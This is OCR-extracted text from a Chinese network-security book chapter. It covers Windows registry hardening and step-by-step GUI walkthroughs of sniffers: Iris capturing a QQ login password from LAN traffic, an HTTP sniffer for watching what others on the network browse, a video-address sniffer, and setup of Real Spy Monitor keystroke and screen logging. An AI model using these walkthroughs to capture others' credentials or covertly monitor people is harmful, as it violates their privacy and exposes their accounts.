有了 ProtectX 的保护，对于一般的扫描攻击，用户就可以不用担心了。不过仅仅依靠这个工具，还远远谈不上高枕无忧，还需要提前做好防御扫描入侵的准备。


1）对于 Windows 用户，要修改注册表，禁止匿名用户对 IPC$的访问。首先单击“开始”按钮，在弹出的“开始”菜单中单击“运行”命令，如下左图所示。这时会弹出“运行”对话框。在其中输入“regedit”命令后单击“确定”按钮，如下右图所示，即可打开注册表编辑器。

单击“运行”命令。




输入“regedit”命令。

修改方法是在注册表编辑器中展开 HKEY_LOCAL_MACHINE\SYSTEM\Current Control Set\Control\Lsa 分支，找到 restrictanonymous 数值并将其值改为 1，如下图所示。



将restrictanonymous数值改为1

2）修改注册表，禁止自动管理共享。在注册表编辑器中展开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControl Set\Services\Lanmanserver\parameters 分支，找到 Auto ShareServer 数值并将其改为 0，同时找到 AutoShareWKs 数值并将其改为 0。



3）及时更新操作系统，其重要性就不必多说了。

2.3 嗅探的实现与防范

2.3.1 什么是嗅探器

嗅探器是一种监视网络数据运行的软件设备。嗅探器是一把双刃剑，如果到了黑客的手里，嗅探器能够捕获计算机用户们因为疏忽而带来的漏洞，成为一个危险的网络间谍。但如果到了系统管理员的手里，则能帮助用户监控异常网络流量，从而更好地管理好网络。网络运作和维护都可以采用嗅探器：如监视网络流量、分析数据包、监视网络资源利用、执行网络安全操作规则、鉴定分析网络数据以及诊断并修复网络问题等。非法嗅探器严重威胁网络安全性，这是因为它实质上不能进行探测行为且容易随处插入，所以网络黑客常将它作为攻击武器。


2.3.2 经典嗅探器 Iris

网络通信分析工具 Iris 可以帮助系统管理员轻易地捕获和查看进出网络的数据包，进行分析和解码并生成多种形式的统计图表，还可以探测本机端口和网络设备的使用情况，有效地管理网络通信。使用 Iris 对 QQ 登录密码进行嗅探的过程曝光如下。

STEP01: 启动 Iris


选择绑定网卡，然后单击“确定”按钮。

STEP02: 打开 Iris 主窗口



单击工具栏上的“开始捕获”按钮▶。

STEP03: 开始捕捉所有流经的数据帧



01 查看捕捉结果。

02 单击主窗口左侧的“过滤器”图标。


- Iris 主窗口左侧的“封包解码器”窗格中以树形结构显示每个数据包的详细结构（找到的数据包会被分解为容易理解的部分）以及数据包的每个部分所包含的数据。
- Iris 主窗口右上角的“数据包列表”窗格中显示所有流经的数据包（新产生的数据包自动添加到列表里）。在选中特定的数据包之后，其详细信息将会呈树形显示在“封包解码器”窗格中。每一行数据包信息所包含的属性有数据包流经时间、源和目的 MAC 地址、帧形式、所用传输协议、源和目的 IP 地址、所用端口、确认标志及大小等。
- Iris 主窗口右下角的“编辑数据包”窗格分左、右两部分，左边显示数据包十六进制信息，右边则显示对应的 ASCII 值；可以在这里编辑、修改数据包并发出去（会自动添加到数据包列表中）。

STEP04：编辑过滤器设置

对要过滤的各个选项进行设置。

> 提示
>
> 在没有开启 Filter 功能之前，可能抓获的是所有进出网卡的流量，为了方便查找目标，需要进行简单的过滤，包括硬件、层、关键字、端口、MAC 地址、IP 地址等的过滤。

STEP05：运行 QQ 的客户端软件



01 QQ登录成功后单击Iris工具栏上的“停止抓包”按钮■，停止对数据的捕获。

02 密码就藏在捕获的数据包中，单击左侧的“解码”按钮，即可对捕获的数据包进行分析查找。

> 提示
>
> 在左边的“主机活动”窗格中，选择按照服务类型显示的树形结构的主机传输信息。
>
> - 在选中某个服务之后，客户机和服务器之间的会话信息就会显示在“会话列表视图”窗格中。


● 在选中某个会话记录之后，就可以在“会话数据视图”窗格里显示解码后的信息。

在“会话列表视图”窗格中，每个会话的属性有服务器、客户机、服务器端口、客户机端口、客户机物理地址，还有服务器到客户机的数据量、客户机到服务器的数据量以及总的数据量。右下角的“会话数据视图”窗格显示解码后的会话信息。

STEP06: 打开主界面

单击工具栏上的“显示主机排名统计”按钮。

STEP07: 查看主机排名



以图表形式查看与本机相连的数据量最大的10台主机。


尽管 Iris 嗅探器功能强大，但它也有一个致命的弱点：黑客必须侵入一台主机才可以使用该嗅探工具。因为只有在网段内部才有广播数据，而网络之间是不会有广播数据的，所以 Iris 嗅探器的局限性就在于只能使用在目标网段上。

2.3.3 捕获网页内容的艾菲网页侦探

艾菲网页侦探是一个 HTTP 协议的网络嗅探器，协议捕捉器和 HTTP 文件重建工具。它可以捕捉局域网内的含有 HTTP 协议的 IP 数据包并对其进行分析，找出符合过滤器的那些 HTTP 通信内容；可以看到网络中其他人都在浏览哪些 HTTP 的 IP 数据包，并对其进行分析，找出符合过滤器的那些 HTTP 通信内容；可以看到网络中的其他人都在浏览哪些网页，这些网页的内容是什么。艾菲网页侦探特别适合用于企业主管对公司员工的上网情况进行监控。


使用艾菲网页侦探对网页内容进行捕获的过程曝光如下。

STEP01: 运行艾菲网页侦探




选择“Sniffer”（探测器）>“Filter”（过滤器）菜单命令。

STEP02: 设置相关属性




设置缓冲区的大小、启动选项、探测文件目标、探测的计算机对象等属性。

STEP03: 返回主界面




单击工具栏上的“开始”按钮。

STEP04: 捕获目标计算机浏览网页的信息



查看捕获到的信息。


STEP05: 打开主界面



01 选中需要查看的捕获记录，则可查看其HTTP请求命令和应答信息。


02 选择“Sniffer”（探测器）>“View details查看详情命令菜单命令。”

STEP06: HTTP 通信详细资料




查看所选记录的详细信息。

STEP07: 查看 HTTP 请求头



查看捕获到的软件下载地址，将该地址直接添加到FlashGet等下载工具的网址栏中，即可下载相应程序。

STEP08: 保存文件



选中需要保存的记录，单击“保存来自选定链接的文件”按钮，可将所选记录保存到磁盘中，可通过“记事本”程序打开该文件，浏览其中的详细信息。

在使用艾菲网页侦探捕获下载地址时，不仅可以捕获到其引用页地址，还可以捕获到其真实的下载地址。


2.3.4 使用影音神探嗅探在线视频地址

使用影片嗅探大师“影音神探”可轻松找到电影的下载地址，它使用 WinPcap23 开发包，嗅探流过网卡的数据并进行智能分析，可监视 20 余种网络文件；还可自行定义，可通

过自定义类型扩充嗅探功能；双击找到的文件即可自动启动事先设置好的下载工具；查看远程 IP 连接，获知 IP 协议，下载准确快捷；弹出广告屏蔽模块可让用户上网不再受弹出广告之累。


设置和使用影音神探的具体操作步骤如下。

STEP01: 启动影音神探




弹出“Error”提示框，提示“请安装 WinPcap 后再启动程序”信息，单击“OK”按钮。

STEP02: 安装 WINPCAP




一直单击“Next”按钮，将开始安装 WinPcap，待安装成功后单击“Finish”按钮，即完成WINPCAP 安装。

STEP03: 查看提示信息



提示“程序将会测试所有网络适配器”信息，单击“OK”按钮。

STEP04: 打开“设置”对话框




测试网络配置是否可用。

STEP05: 查看提示信息

如果本机的网络适配器符合测试要求，即可看到该提示信息，单击“OK”按钮。


STEP06: 返回“设置”对话框



01 看到可用的网络适配器已经被选中。


02 单击“确定”按钮，即完成对网络适配器的设置。

STEP07: 返回“影音神探”主窗口



选择“嗅探”>“开始嗅探”菜单命令或单击工具的“开始嗅探”按钮。

STEP08: 开始嗅探



01 查看嗅探到的信息。

02 在“文件类型”列表中右击要下载的文件，从快捷菜单中选择“复制地址” 命令，即可复制选中文件的下载地址。

03 选择“列表”>“用网际快车下载”菜单命令。

STEP09: 新建任务

01 设置保存路径与文件名，并将刚复制的地址粘贴到“地址”文本框中。


02 单击“确定”按钮。

STEP10: 用网际快车下载

开始下载，下载完成后可在“文件名”后面看到一个对勾。


提示 如果选择“影音传送带下载”选项或者“网际快车”选项，则先要安装“影音传送带”或“网际快车”软件，才能使用软件中对应的操作方法。

STEP11: 返回“影音神探”主窗口




单击“设置”>“综合设置”菜单命令。

STEP12: “自动开启嗅探”等设置




根据需要在“常规设置”选项卡中勾选相应复选框。

STEP13: 切换至“文件类型”选项卡



设置要下载文件的类型，这里勾选所有的复选框。

STEP14: 给嗅探的数据包添加备注信息



选择“列表”>“增加备注”菜单命令。

STEP15: 编辑备注


输入备注的名称。

单击“OK”按钮。

STEP16: 返回“影音神探”主窗口


在“备注”栏中看到添加的备注。

STEP17: 分类显示嗅探出的数据包




在“数据包”列表中右击，在快捷菜单中选择“分类查看”>“图片文件”命令，即可显示图片形式的数据包；选择“分类查看”>“文本文件”命令，即可显示文本文件形式的数据包。

STEP18: 返回“影音神探”主窗口




单击“列表”>“保存列表”菜单命令。

STEP19: 保存文件




选择保存位置，然后单击“Save”按钮。

STEP20: 选择保存文件方式



单击“Yes”按钮保存全部的地址。

STEP21: 保存完毕



文件保存完毕。

2.4 运用工具实现网络监控

Real Spy Monitor 是一个监测互联网和个人计算机，以保障其安全的软件。键盘敲击、网页站点、视窗开关、程序执行、屏幕扫描以及文件的出入等都是其监控的对象。


1．添加使用密码

在使用 Real Spy Monitor 对系统进行监控之前，要进行一些设置，具体的操作步骤如下。

STEP01：启动“Real Spy Monitor”

打开“注册”页面，阅读注册信息后，单击“Continue”按钮。

STEP02：输入密码



01 第一次使用，没有旧密码可更改，只需在“New PassWord”和“Confirm”文本框中输入相同的密码。

02 单击“OK”按钮。


注意　在“SetPassWord”对话框中所填写的新密码，将会在 Real Spy Monitor 的使用中经常使用，所以要牢记此密码。

